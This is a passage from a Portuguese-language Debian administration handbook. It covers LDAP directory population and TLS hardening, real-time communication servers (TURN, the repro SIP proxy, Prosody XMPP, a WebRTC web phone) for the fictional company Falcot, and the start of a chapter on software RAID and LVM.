objectClass: simpleSecurityObject
objectClass: organizationalRole
```

```

cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2

```

A consulta retornou dois objetos: a organização em si, e o usuário administrativo.

11.7.2. Preenchendo o Diretório

Como um banco de dados vazio não é particularmente útil, nós vamos injetar nele todos os diretórios existentes; isso inclui os banco de dados de usuários, grupos, serviços e máquinas.

O pacote *migrationtools* provê um conjunto de scripts dedicados a extrair dados a partir dos diretórios padrões do Unix (*/etc/passwd*, */etc/group*, */etc/services*, */etc/hosts* e mais), converter seus dados, e injetá-los em um banco de dados LDAP.

Uma vez que o pacote esteja instalado, o */etc/migrationtools/migrate_common.ph* tem que ser editado; as opções *IGNORE_UID_BELOW* e *IGNORE_GID_BELOW* precisam ser habilitadas (descomentá-las é suficiente), e *DEFAULT_MAIL_DOMAIN/DEFAULT_BASE* precisa ser atualizada.

A real operação de migração é feita pelo comando *migrate_all_online.sh*, como a seguir:

```

# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_all_online.sh

```

migrate_all_online.sh faz algumas perguntas sobre o banco de dados LDAP para o qual os dados serão migrados. Tabela 11.1 resume as respostas dadas no caso da Falcot.

Questão	Resposta
Contexto de nome X.500	dc=falcot,dc=com
Nome do servidor LDAP	localhost
Gerenciando o DN	cn=admin,dc=falcot,dc=com
Credenciais Bind	a senha administrativa
Criar DUAConfigProfile	não

Tabela 11.1 Responda as perguntas feitas pelo script *migrate_all_online.sh*

Nós ignoramos a migração do arquivo */etc/aliases* deliberadamente, já que o schema padrão, como o fornecido pelo Debian não inclui as estruturas que esse script usa para descrever "email aliases". Se quisermos integrar esse dado no diretório, o arquivo */etc/ldap/schema/misc.schema* deve ser adicionado ao schema padrão.

FERRAMENTA	
Navegando em diretório LDAP	O comando <code>jxplorer</code> (do pacote de mesmo nome) é uma ferramenta gráfica que permite navegar e editar um banco de dados LDAP. Ele é uma ferramenta interessante que provê ao administrador uma boa visualização da estrutura hierárquica dos dados LDAP.

Note também o uso da opção `-c` do comando `ldapadd`; essa opção faz com que o processamento não pare em caso de erro. O uso dessa opção é necessário porque a conversão do `/etc/services` geralmente gera alguns erros que podem ser ignorados com segurança.

11.7.3. Gerenciando Contas com LDAP

Agora o banco de dados LDAP contém algumas informações úteis, chegou a hora de fazer uso desses dados. Essa sessão foca em como configurar um sistema Linux para que os vários sistemas de diretórios usem o banco de dados LDAP.

Configurando o NSS

O sistema NSS (Name Service Switch, see sidebar [NSS e banco de dados do sistema](#) [163]) é um sistema modular desenvolvido para definir ou obter informações para o sistema de diretórios. Para usar o LDAP como fonte de dados para o NSS requer a instalação do pacote `libnss-ldap`. Sua instalação faz algumas perguntas; as respostas estão resumidas em Tabela 11.2 .

Questão	Resposta
Servidor LDAP Uniform Resource Identifier	<code>ldap://ldap.falcot.com</code>
Nome distinto da base de pesquisa	<code>dc=falcot,dc=com</code>
Versão LDAP para usar	3
O banco de dados LDAP precisa de um login?	não
Privilégios especiais LDAP para o root	sim
Fazer o arquivo de configuração com permissão de leitura/escrita apenas para seu proprietário	não
Conta LDAP para root	<code>cn=admin,dc=falcot,dc=com</code>
A senha da conta de root do LDAP	a senha administrativa

Tabela 11.2 *Configurando o pacote libnss-ldap*

O arquivo `/etc/nsswitch.conf` precisa então ser modificado, para configurar o NSS para usar o recém-instalado módulo `ldap`.

Exemplo 11.26 *O arquivo /etc/nsswitch.conf*

```
# /etc/nsswitch.conf
```

```

#
# Example configuration of GNU Name Service Switch functionality.
# If you have the 'glibc-doc' and 'info' packages installed, try:
# 'info libc "Name Service Switch"' for information about this file.

passwd: ldap compat
group: ldap compat
shadow: ldap compat

hosts: files dns ldap
networks: ldap files

protocols: ldap db files
services: ldap db files
ethers: ldap db files
rpc: ldap db files

netgroup: ldap files

```

O módulo `ldap` usualmente é inserido antes dos outros, e ele irá então ser consultado primeiro. A notável exceção é o serviço `hosts` já que contactar o servidor LDAP requer consultar o DNS primeiro (para resolver `ldap.falcot.com`). Sem essa exceção, uma consulta de hostname iria recuar ao servidor LDAP; isso iria disparar uma resolução de nome ao servidor LDAP, e cairia em um loop infinito.

Se o servidor LDAP deve ser considerado autoritário (e os arquivos locais usados pelo módulo `files` desconsiderados), serviços podem ser configurados com a seguinte sintaxe:

`serviço:ldap [NOTFOUND=return] files`.

Se a entrada requisitada não existir no banco de dados LDAP, a consulta irá retornar uma resposta “não existe” mesmo que o recurso exista em um dos arquivos locais; esses arquivos locais irão apenas ser usados quando o serviço LDAP estiver parado.

Configurando o PAM

Essa seção descreve a configuração do PAM (see sidebar [/etc/environment](#) e [/etc/default/locale](#) [151]) que irá permitir as aplicações realizarem as autenticações necessárias no banco de dados LDAP.

ATENÇÃO Autenticação quebrada	Alterar a configuração padrão do PAM usada por vários programas é uma operação delicada. Um erro pode levar a erros de autenticação, o que pode impedir um início de sessão. Manter um shell root aberto é então uma boa precaução. Se acontecerem erros de configuração, eles podem então ser consertados e os serviços reiniciados com um mínimo de esforço.
--	--

O módulo LDAP para PAM é provido pelo pacote *libpam-ldap*. A instalação deste pacote realiza umas poucas perguntas muito parecidas “aqueelas no pacote *libnss-ldap*; alguns parâmetros de configuração (como o URI do servidor LDAP) são inclusive compartilhados com o pacote *libnss-ldap*. As respostas são resumidas em Tabela 11.3 .

Questão	Resposta
Permitir a conta administrativa do LDAP se comportar como o root local?	Sim. Isto permite usar o comando usual <code>pas swd</code> para modificar as senhas armazenadas no banco de dados LDAP.
O banco de dados LDAP necessita estar logado?	não
Conta LDAP para root	<code>cn=admin,dc=falcot,dc=com</code>
A senha da conta de root do LDAP	A senha do banco de dados administrativo LDAP
Algorítimo de criptografia local para ser usado em senhas	<code>crypt</code>

Tabela 11.3 Configuração do libpam-ldap

A instalação do *libpam-ldap* automaticamente adapta a configuração padrão do PAM definida nos arquivos */etc/pam.d/common-auth*, */etc/pam.d/common-password* e */etc/pam.d/common-account*. Esse mecanismo usa a ferramenta dedicada *pam-auth-update* (fornecida pelo pacote *libpam-runtime*). Essa ferramenta pode também ser rodada pelo administrador caso ele queira habilitar ou desabilitar módulos PAM.

Protegendo a Troca de Dados do LDAP

Por padrão, o protocolo LDAP transita pela rede em texto puro; isso inclui as senhas (criptografadas). Como as senhas criptografadas podem ser extraídas da rede, elas podem ficar vulneráveis a ataques do tipo dicionário. Isso pode ser evitado usando uma camada de criptografia extra; habilitar essa camada é o tópico desta seção.

Configurando o Servidor O primeiro passo é criar um par de chaves (contendo uma chave pública e uma chave privada) para o servidor LDAP. Os administradores da Falcot usaram novamente *easy-rsa* para gerá-las (veja Seção 10.2.1.1, “Infraestrutura de Chaves Públicas: *easy-rsa*” [233]). Ao executar `./build-server-key ldap.falcot.com` são feitas algumas perguntas mundanas (localização, nome da organização e assim por diante). A resposta para a pergunta “nome comum” tem que ser um nome de máquina completo (fully-qualified) para o servidor LDAP; em nosso caso, `ldap.falcot.com`.

Esse comando cria um certificado no arquivo `keys/ldap.falcot.com.crt`; a chave privada correspondente é armazenada em `keys/ldap.falcot.com.key`.

Agora essas chaves tem que ser instaladas em seu local padrão, e nós temos que garantir que o arquivo privado pode ser lido pelo servidor LDAP, o qual roda sob a identidade do usuário openldap:

```
# adduser openldap ssl-cert
Adding user 'openldap' to group 'ssl-cert' ...
Adding user openldap to group ssl-cert
Done.
# mv keys/ldap.falcot.com.key /etc/ssl/private/ldap.falcot.com.key
# chown root:ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# mv newcert.pem /etc/ssl/certs/ldap.falcot.com.pem
```

O daemon slapd também precisa ser informado para usar essas chaves para criptografia. A configuração do servidor LDAP é gerenciada dinamicamente: a configuração pode ser atualizada através de operações normais do LDAP no objeto hierárquico cn=config, e o servidor atualiza o /etc/ldap/slapd.d em tempo real para fazer com que a configuração seja persistente. ldapmodify é, assim, a ferramenta certa para atualizar a configuração:

Exemplo 11.27 *Configurando slapd para criptografia*

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
-
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
END
# ldapmodify -Y EXTERNAL -H ldapi:/// -f ssl.ldif
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"
```

FERRAMENTA
ldapvi para editar um diretório LDAP

Com o ldapvi, você pode exibir uma saída LDIF de qualquer parte do diretório LDAP, fazer algumas mudanças no editor de texto, e deixar a ferramenta fazer as correspondentes operações LDAP para você.

Esta é, portanto, uma maneira conveniente de atualizar a configuração do servidor LDAP, simplesmente editando a hierarquia cn=config.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

O último passo para habilitar a criptografia envolve alterar a variável `SLAPD_SERVICES` no arquivo `/etc/default/slapd`. Nós vamos torná-lo seguro e desabilitar o LDAP inseguro de uma vez só.

Exemplo 11.28 O nome `/etc/default/slapd`

```
# Default location of the slapd.conf file or slapd.d cn=config directory. If
# empty, use the compiled-in default (/etc/ldap/slapd.d with a fallback to
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the server
# will run as root.
SLAPD_USER="openldap"

# System group to run the slapd server under. If empty the server will
# run in the primary group of its user.
SLAPD_GROUP="openldap"

# Path to the pid file of the slapd server. If not set the init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.conf by
# default)
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd can also
# service requests on TCP-port 636 (ldaps) and requests via unix
# sockets.
# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldaps:/// ldapi:///"

# If SLAPD_NO_START is set, the init script will not start or restart
# slapd (but stop will still work). Uncomment this if you are
# starting slapd via some other means or if you don't want slapd normally
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file exists,
# the init script will not start or restart slapd (but stop will still
# work). Use this for temporarily disabling startup of slapd (when doing
# maintenance, for example, or through a configuration management system)
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd

# For Kerberos authentication (via SASL), slapd by default uses the system
# keytab file (/etc/krb5.keytab). To use a different keytab file,
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab
```

```
# Additional options to pass to slapd
SLAPD_OPTIONS=""
```

Configurando o Cliente No lado do cliente, a configuração para os módulos *libpam-ldap* e *libnss-ldap* precisa ser modificada para usar a URI `ldaps://`.

Clientes LDAP também precisam ser capazes de autenticar o servidor. Em uma infraestrutura de chave pública X.509, certificados públicos são assinados pela chave da autoridade certificadora (CA, do inglês certificate authority). Com *easy-rsa*, os administradores da Falcot criaram seu próprio CA e agora eles precisam configurar o sistema para confiar nas assinaturas do CA da Falcot. Isso pode ser feito colocando o certificado CA em `/usr/local/share/ca-certificates` e executando `update-ca-certificates`.

```
# cp keys/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d.....
Adding debian:falcot.pem
done.
done.
```

Por último, mas não menos importante, a URI padrão do LDAP e o DN base padrão usado por várias ferramentas de linha de comando podem ser modificados em `/etc/ldap/ldap.conf`. Isso irá evitar, consideravelmente, digitação.

Exemplo 11.29 O arquivo `/etc/ldap/ldap.conf`

```
# 
# LDAP Defaults
#
# See ldap.conf(5) for details
# This file should be world readable but not world writable.

BASE    dc=falcot,dc=com
URI     ldaps://ldap.falcot.com

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never

# TLS certificates (needed for GnuTLS)
TLS_CACERT      /etc/ssl/certs/ca-certificates.crt
```

11.8. Serviços de Comunicação em Tempo Real

Serviços de Comunicação em Tempo Real (RTC) incluem voz, vídeo/webcam, mensagem instantânea (IM) e compartilhamento de área de trabalho. Esse capítulo dá uma breve introdução a três dos serviços necessários para operar um RTC, incluindo os servidores TURN, SIP e XMPP. Compreensíveis detalhes em como planejar, instalar e gerenciar esses serviços estão disponíveis no Guia de Início Rápido para Comunicações em Tempo Real, que inclui exemplos específicos para o Debian.

⇒ <http://rtcquickstart.org>

Tanto o SIP quanto o XMPP podem fornecer a mesma funcionalidade. O SIP é sutilmente mais bem conhecido para voz e vídeo, enquanto que o XMPP é tradicionalmente considerado como um protocolo IM. Na verdade, os dois podem ser usados para qualquer um desses propósitos. Para maximizar as opções de conectividade, é recomendado rodar os dois em paralelo.

Esses serviços fazem uso dos certificados X.509, tanto para propósitos de autenticação quanto para confidencialidade. Veja Seção 10.2.1.1, “[Infraestrutura de Chaves Públicas: easy-rsa](#)” [233] para detalhes em como criá-los. Alternativamente o *Guia de Início Rápido para Comunicações em Tempo Real* também tem algumas explicações úteis:

⇒ <http://rtcquickstart.org/guide/multi/tls.html>

11.8.1. Configurações de DNS para serviços RTC

Serviços RTC requerem registros DNS SRV e NAPTR. Uma configuração exemplo que pode ser colocada no arquivo zona para falcot.com:

```
; the server where everything will run
server1           IN      A      198.51.100.19
server1           IN      AAAA   2001:DB8:1000:2000::19

; IPv4 only for TURN for now, some clients are buggy with IPv6
turn-server       IN      A      198.51.100.19

; IPv4 and IPv6 addresses for SIP
sip-proxy         IN      A      198.51.100.19
sip-proxy         IN      AAAA   2001:DB8:1000:2000::19

; IPv4 and IPv6 addresses for XMPP
xmpp-gw          IN      A      198.51.100.19
xmpp-gw          IN      AAAA   2001:DB8:1000:2000::19

; DNS SRV and NAPTR for STUN / TURN
_stun._udp    IN SRV    0 1 3467 turn-server.falcot.com.
_turn._udp    IN SRV    0 1 3467 turn-server.falcot.com.
@             IN NAPTR  10 0 "s" "RELAY:turn.udp" "" _turn._udp.falcot.com.

; DNS SRV and NAPTR records for SIP
```

```

_sips._tcp IN SRV 0 1 5061 sip-proxy.falcot.com.
@           IN NAPTR 10 0 "s" "SIPS+D2T" "" _sips._tcp.falcot.com.

; DNS SRV records for XMPP Server and Client modes:
_xmpp-client._tcp IN SRV 5 0 5222 xmpp-gw.falcot.com.
_xmpp-server._tcp IN SRV 5 0 5269 xmpp-gw.falcot.com.

```

11.8.2. Servidor TURN

TURN é um serviço que ajuda clientes atrás de roteadores NAT e firewalls a descobrir a maneira mais eficiente de comunicar com outros clientes e para retransmitir o fluxo de mídia caso nenhum caminho de mídia direto possa ser encontrado. É altamente recomendado que o servidor TURN seja instalado antes de outros serviços RTC serem oferecidos para os usuários finais.

TURN e o protocolo ICE relacionado são padrões abertos. Para se beneficiar desses protocolos, maximizar a conectividade e minimizar a frustração do usuário, é importante garantir que todos os softwares clientes tenham suporte a ICE e TURN.

Para que o algoritmo ICE funcione efetivamente, o servidor tem que ter dois endereços IPv4 públicos.

Instalar o servidor TURN

Instale o pacote *resiprocate-turn-server*.

Edite o arquivo de configuração */etc/reTurn/reTurnServer.config*. A coisa mais importante a fazer é inserir os endereços IP do servidor.

```

# your IP addresses go here:
TurnAddress = 198.51.100.19
TurnV6Address = 2001:DB8:1000:2000::19
AltStunAddress = 198.51.100.20
# your domain goes here, it must match the value used
# to hash your passwords if they are already hashed
# using the HA1 algorithm:
AuthenticationRealm = myrealm

UserDatabaseFile = /etc/reTurn/users.txt
UserDatabaseHashedPasswords = true

```

Reinic peace o serviço.

Gerenciando os usuários do TURN

Use o utilitário *htdigest* para gerenciar a lista de usuários do servidor TURN.

```
# htdigest /etc/reTurn/users.txt myrealm joe
```

Use o sinal HUP para fazer com que o servidor recarregue o arquivo `/etc/return/users.txt` após alterá-lo ou habilite o recurso de recarregamento automático em `/etc/return/returnServer.config`.

11.8.3. Servidor Proxy SIP

Um servidor proxy SIP gerencia entrada e saída de conexões SIP entre outras organizações, provedores de trunking SIP, SIP PBXes tais como Asterisk, telefones SIP, softphones baseados em SIP e aplicações WebRTC.

É altamente recomendado instalar e configurar o proxy SIP antes de tentar uma configuração do PBX SIP. O proxy SIP normaliza muito do tráfego que atinge o PBX e fornece uma melhor conectividade e resiliência.

Instalar o proxy SIP

Instale o pacote `repro`. O uso do pacote que está na `jessie-backports` é altamente recomendado, já que ele tem os últimos melhoramentos para maximizar a conectividade e resiliência.

Edito o arquivo de configuração `/etc/repro/repro.config` configuration file. A coisa mais importante a fazer é inserir o endereço IP do servidor. O exemplo abaixo demonstra como configurar um SIP regular e um WebSockets/WebRTC, usando TLS, IPv4 e IPv6:

```
# Transport1 will be for SIP over TLS connections
# We use port 5061 here but if you have clients connecting from
# locations with firewalls you could change this to listen on port 443
Transport1Interface = 198.51.100.19:5061
Transport1Type = TLS
Transport1TlsDomain = falcot.com
Transport1TlsClientVerification = Optional
Transport1RecordRouteUri = sip:falcot.com;transport=TLS
Transport1TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport1TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport2 is the IPv6 version of Transport1
Transport2Interface = 2001:DB8:1000:2000::19:5061
Transport2Type = TLS
Transport2TlsDomain = falcot.com
Transport2TlsClientVerification = Optional
Transport2RecordRouteUri = sip:falcot.com;transport=TLS
Transport2TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport2TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport3 will be for SIP over WebSocket (WebRTC) connections
# We use port 8443 here but you could use 443 instead
Transport3Interface = 198.51.100.19:8443
Transport3Type = WSS
Transport3TlsDomain = falcot.com
```

```

# This would require the browser to send a certificate, but browsers
# don't currently appear to be able to, so leave it as None:
Transport3TlsClientVerification = None
Transport3RecordRouteUri = sip:falcot.com;transport=WSS
Transport3TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport3TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport4 is the IPv6 version of Transport3
Transport4Interface = 2001:DB8:1000:2000::19:8443
Transport4Type = WSS
Transport4TlsDomain = falcot.com
Transport4TlsClientVerification = None
Transport4RecordRouteUri = sip:falcot.com;transport=WSS
Transport4TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport4TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport5: this could be for TCP connections to an Asterisk server
# in your internal network. Don't allow port 5060 through the external
# firewall.
Transport5Interface = 198.51.100.19:5060
Transport5Type = TCP
Transport5RecordRouteUri = sip:198.51.100.19:5060;transport=TCP

HttpBindAddress = 198.51.100.19, 2001:DB8:1000:2000::19
HttpAdminUserFile = /etc/repro/users.txt

RecordRouteUri = sip:falcot.com;transport=tls
ForceRecordRouting = true
EnumSuffixes = e164.arpa, sip5060.net, e164.org
DisableOutbound = false
EnableFlowTokens = true
EnableCertificateAuthenticator = True

```

Use o utilitário `htdigest` para gerenciar a senha do admin para a interface web. O nome de usuário tem que ser `admin` e o nome "realm" tem que coincidir com o valor especificado em `repro.config`.

```
# htdigest /etc/repro/users.txt repro admin
```

Reinic peace o serviço para usar a nova configuração.

Gerenciando o proxy SIP

Vá para a interface web em `http://sip-proxy.falcot.com:5080` para completar a configuração fazendo a adição de domínios, usuários locais e rotas estáticas.

O primeiro passo é adicionar um domínio local. O processo tem que ser reiniciado após a adição ou remoção de domínios da lista.

O proxy sabe como rotear chamadas entre usuários locais e endereços SIP completos, a configuração de roteamento só é necessária para sobreescriver o comportamento padrão, por exemplo, para reconhecer números de telefone, adicionar um prefixo e roteá-los para um provedor SIP.

11.8.4. Servidor XMPP

Um servidor XMPP gerencia a conectividade entre usuários XMPP locais e usuários XMPP em outros domínios na internet pública.

VOCABULÁRIO
XMPP ou Jabber? O XMPP é, algumas vezes, referenciado como Jabber. Na verdade, Jabber é uma marca registrada e XMPP é o nome oficial do padrão.

Prosody é um popular servidor XMPP que opera de forma confiável em servidores Debian.

Instalar o servidor XMPP

Instale o pacote *prosody*. O uso do pacote existente na *jessie-backports* é altamente recomendado, já que ele tem os últimos melhoramentos para maximizar a conectividade e resiliência.

Reveja o arquivo de configuração */etc/prosody/prosody.cfg.lua*. A coisa mais importante a fazer é inserir as JIDs dos usuários que tem permissão para gerenciar o servidor.

```
admins = { "joe@falcot.com" }
```

Um arquivo de configuração individual também é necessário para cada domínio. Copie o exemplo de */etc/prosody/conf.avail/example.com.cfg.lua* e use-o como ponto de partida. Aqui está o *falcot.com.cfg.lua*:

```
VirtualHost "falcot.com"
    enabled = true
    ssl = {
        key = "/etc/ssl/private/falcot.com-key.pem";
        certificate = "/etc/ssl/public/falcot.com.pem";
    }
```

Para habilitar o domínio, tem que existir um symlink de */etc/prosody/conf.d/*. Crie-o dessa forma:

```
# ln -s /etc/prosody/conf.avail/falcot.com.cfg.lua /etc/prosody/conf.d/
```

Reinic peace para usar a nova configuração.

Gerenciando o servidor XMPP

Algumas operações de gerenciamento podem ser realizadas usando o utilitário de linha de comando *prosodyctl*. Por exemplo, para adicionar a conta de administrador especificada em

```
/etc/prosody/prosody.cfg.lua:  
# prosodyctl adduser joe@falcot.com
```

Veja a [documentação online do Prosody](#)¹ para mais detalhes sobre como customizar a configuração.

11.8.5. Rodando serviços na porta 443

Alguns administradores preferem rodar todos os serviços RTC na porta 443. Isso ajuda os usuários a se conectar a partir de localizações remotas, tais como hotéis e aeroportos, onde outras portas podem estar bloqueadas ou o tráfego de Internet é roteado através de servidores proxy HTTP.

Para usar essa estratégia, cada serviço (SIP, XMPP e TURN) precisa de um endereço IP diferente. Todos os serviços ainda podem estar na mesma máquina, já que oLinux tem suporte a múltiplos endereços IP em uma única máquina. O número de porta, 443, tem que ser especificado nos arquivos de configuração de cada processo e também nos registros DNS SRV.

11.8.6. Adicionando WebRTC

A Falcot que deixar os clientes fazerem chamadas telefônicas a partir do site web. Os administradores da Falcot também querem usar o WebRTC como parte de seu plano de resgate em um desastre, para que a equipe possa usar navegadores web em casa para iniciar uma sessão no sistema de telefonia da companhia e trabalhar normalmente em uma emergência.

NA PRÁTICA Experimente o WebRTC	Se você nunca experimentou o WebRTC antes, existem vários sites que oferecem uma demonstração online e instalações de teste. ➡ http://www.sip5060.net/test-calls
---	---

O WebRTC é uma tecnologia de envolvimento rápido e é essencial usar pacotes existentes nas distribuições *jessie-backports* ou *Teste* ("Testing").

O JSCommunicator é um telefone WebRTC genérico e sem marca que não requer nenhum script rodando no lado do servidor como o PHP. Ele é construído com HTML, CSS e JavaScript. Ele é a base para muitos outros serviços WebRTC e módulos para mais avançados frameworks de publicação na web.

➡ <http://jscommunicator.org>

O pacote *jscommunicator-web-phone* é a maneira mais rápida de instalar um telefone WebRTC em um site web. Ele requer um proxy SIP com transporte de WebSocket. As instruções em Seção 11.8.3.1, “[Instalar o proxy SIP](#)” [304] incluem os detalhes necessários para habilitar o transporte de WebSocket no proxy SIP *repro*.

¹<http://prosody.im/doc/configure>

Após a instalação do *jscommunicator-web-phone*, existem várias maneira de usá-lo. Uma estratégia simples é incluir ou copiar a configuração de */etc/jscommunicator-web-phone/apache.conf* para uma configuração de host virtual do Apache.

Uma vez que os arquivos web-phone estejam disponíveis no servidor web, customize o */etc/jscommunicator-web-phone/config.js* para apontar para o servidor TURN server e proxy SIP. Por exemplo:

```
JSCommSettings = {

    // Web server environment
    webserver: {
        url_prefix: null           // If set, prefix used to construct sound/ URLs
    },

    // STUN/TURN media relays
    stun_servers: [],
    turn_servers: [
        { server:"turn:turn-server.falcot.com?transport=udp", username:"joe", password:
            ➔ j0Ep455d" }
    ],

    // WebSocket connection
    websocket: {
        // Notice we use the falcot.com domain certificate and port 8443
        // This matches the Transport3 and Transport4 example in
        // the falcot.com repro.config file
        servers: 'wss://falcot.com:8443',
        connection_recovery_min_interval: 2,
        connection_recovery_max_interval: 30
    },
    ...
}
```

Sites web clique-para-chamar mais avançados tipicamente usam scrips do lado do servidor para gerar o arquivo *config.js* dinamicamente. O código fonte [DruCall](#)² demonstra como fazer isso com PHP.

Esse capítulo mostrou apenas uma fração dos softwares de servidor disponíveis; contudo, a maioria dos serviços de rede comuns foram descritos. Agora é hora de um capítulo ainda mais técnico: nós iremos entrar mais detalhadamente ainda em alguns conceitos, descrevendo implementações massivas e virtualização.

²<http://drucall.org>



RAID
LVM
FAI
Pré-configuração
Monitoramento
Virtualização
Xen
LXC



Administração Avançada

12

RAID e LVM 312

Virtualização 334

Instalação Automatizada 351

Monitoramento 358

Este capítulo retoma alguns aspectos já descritos, com uma perspectiva diferente: em vez de instalar em um único computador, vamos estudar a implantação de sistemas em massa; em vez de criar volumes RAID ou LVM no momento da instalação, vamos aprender a fazer tudo na mão para que mais tarde possamos rever nossas escolhas iniciais. Finalmente, vamos discutir as ferramentas de monitoramento e técnicas de virtualização. Como consequência, este capítulo é mais particularmente alvo de administradores profissionais e centra-se um pouco menos nos indivíduos responsáveis pela sua rede doméstica.

12.1. RAID e LVM

Capítulo 4, [Instalação](#) [50] apresentou estas tecnologias do ponto de vista do instalador e como ele as integrou para fazer a sua implantação fácil desde o início. Após a instalação inicial, um administrador deve ser capaz de lidar com as necessidades de espaço de armazenamento em evolução, sem ter que recorrer a uma reinstalação cara. Devem, portanto, compreender as ferramentas necessárias para manipular volumes RAID e LVM.

RAID e LVM são duas técnicas para abstrair os volumes montados a partir de seus equivalentes físicos (reais unidades de disco rígido ou partições do mesmo), o primeiro protege os dados de falhas no hardware através da introdução de redundância, o último torna o gerenciamento de volumes mais flexível e independente do tamanho real nos discos. Em ambos os casos, o sistema acaba com novos volumes (partições, blocos), que podem ser usados para criar sistemas de arquivos ou espaço de troca, sem necessariamente ter eles mapeados em um disco físico. LVM e RAID vêm de origens bem diferentes, mas sua funcionalidade pode sobrepor-se um pouco, é por isso que eles são muitas vezes mencionados juntos.

PERSPECTIVE	
Btrfs combina LVM e RAID	<p>Enquanto LVM e RAID são dois subsistemas do kernel distintos que estão entre os dispositivos de bloco do disco e seus sistemas de arquivos, <i>Btrfs</i> é um novo sistema de arquivos, desenvolvido inicialmente pela Oracle, que pretende combinar os conjuntos de recursos de LVM e RAID e muito mais. É sobretudo funcional, embora ainda seja definido como "experimental", pois seu desenvolvimento é incompleto (alguns recursos ainda não estão implementados).</p> <p>► http://btrfs.wiki.kernel.org/</p> <p>Entre as características marcantes estão a capacidade de tirar um instantâneo de uma árvore de diretórios em qualquer ponto no tempo. Este instantâneo inicialmente não utiliza nenhum espaço em disco, os dados só serão duplicados quando um dos arquivos copiados for modificado. O sistema de arquivos também lida com a compressão transparente de arquivos e somas de verificação (checksums) garantem a integridade de todos os dados armazenados.</p>

Em ambos os casos RAID e LVM, o kernel fornece um arquivo de dispositivo de bloco semelhantes aos que correspondem a uma unidade de disco rígido ou partição. Quando um pedido ou uma outra parte do núcleo, requer o acesso a um bloco de um tal dispositivo, as rotas de subsistemas apropriadas do bloco são usadas para a camada física relevante. Dependendo da configuração, este bloco pode ser armazenado em um ou vários discos físicos e sua localização física pode não ser directamente relacionada com a localização do bloco no dispositivo lógico.

12.1.1. RAID Por Software

RAID significa *Redundant Array of Independent Disks - conjunto redundante de discos independentes*. O objetivo deste sistema é evitar perda de dados em caso de falha do disco rígido. O princípio geral é bastante simples: os dados são armazenados em vários discos físicos em vez de apenas um, com um nível configurável de redundância. Dependendo desta quantidade de redundância,

e mesmo no caso de uma falha de disco inesperado, dados podem ser reconstruídos sem perdas dos restantes discos.

CULTURA	
Independent or inexpensive?	O I da sigla RAID inicialmente significava <i>inexpensive</i> (barato), por que o RAID permitia um aumento drástico na segurança de dados sem precisar investir em discos de alta qualidade. Provavelmente, devido a questões de melhoria da imagem, o I é agora normalmente chamado de <i>independent</i> , para não ficar com este aspecto de economia.

O RAID pode ser implementado tanto por hardware dedicado (módulos RAID integrados em placas controladoras SCSI ou SATA) ou por abstração de software (o núcleo). Seja por hardware ou software, um sistema RAID com redundância suficiente pode, de forma transparente, continuar operacional quando um disco falha; as camadas superiores da pilha (aplicações) podem até manter o acesso aos dados apesar da falha. Claro que, esse “modo degradado” pode ter impacto na performance, e a redundância é reduzida, então uma falha profunda do disco pode levar a perda de dados. Na prática, entretanto, um irá se esforçar para apenas ficar nesse modo degradado o tempo que for necessário para que se possa substituir o disco falho. Uma vez que o novo disco seja colocado, o sistema RAID pode reconstruir os dados necessários e então retornar ao modo seguro. As aplicações não notarão nada, fora a potencial redução da velocidade de acesso, enquanto a array estiver no modo degradado ou durante a fase de reconstrução.

Quando o RAID é implementado por hardware, sua configuração geralmente acontece dentro da ferramenta de configuração da BIOS, e o núcleo irá considerar uma array RAID como um único disco, que irá funcionar como um disco físico padrão, embora o nome do dispositivo possa ser diferente (dependendo do driver).

Nós apenas focamos em RAID de software neste livro.

Diferentes Níveis de RAID

RAID não é na verdade um único sistema, mas vários sistemas identificados por seus níveis; os níveis diferem por sua disposição e quantidade de redundância que eles fornecem. Quanto mais redundante, mais à prova de falhas, uma vez que o sistema será capaz de continuar a trabalhar quando mais discos falharem. A contrapartida é que reduz o espaço utilizável para um dado conjunto de discos; visto de outra forma, mais discos serão necessários para armazenar a mesma quantidade de dados.

RAID Linear Mesmo o que o subsistema de RAID do núcleo permita a criação de um “RAID linear”, isso não é um RAID propriamente, já que essa configuração não envolve qualquer redundância. O núcleo apenas agrupa vários discos fim-a-fim e provê o volume agregado resultante como um disco virtual (um dispositivo de bloco). Essa é sua única função. Essa configuração raramente é usada por ela própria (veja mais adiante sobre as exceções), especialmente porque a falta de redundância significa que a falha de um disco faz com que todo o agregado, e portanto todos os dados, fiquem indisponíveis.

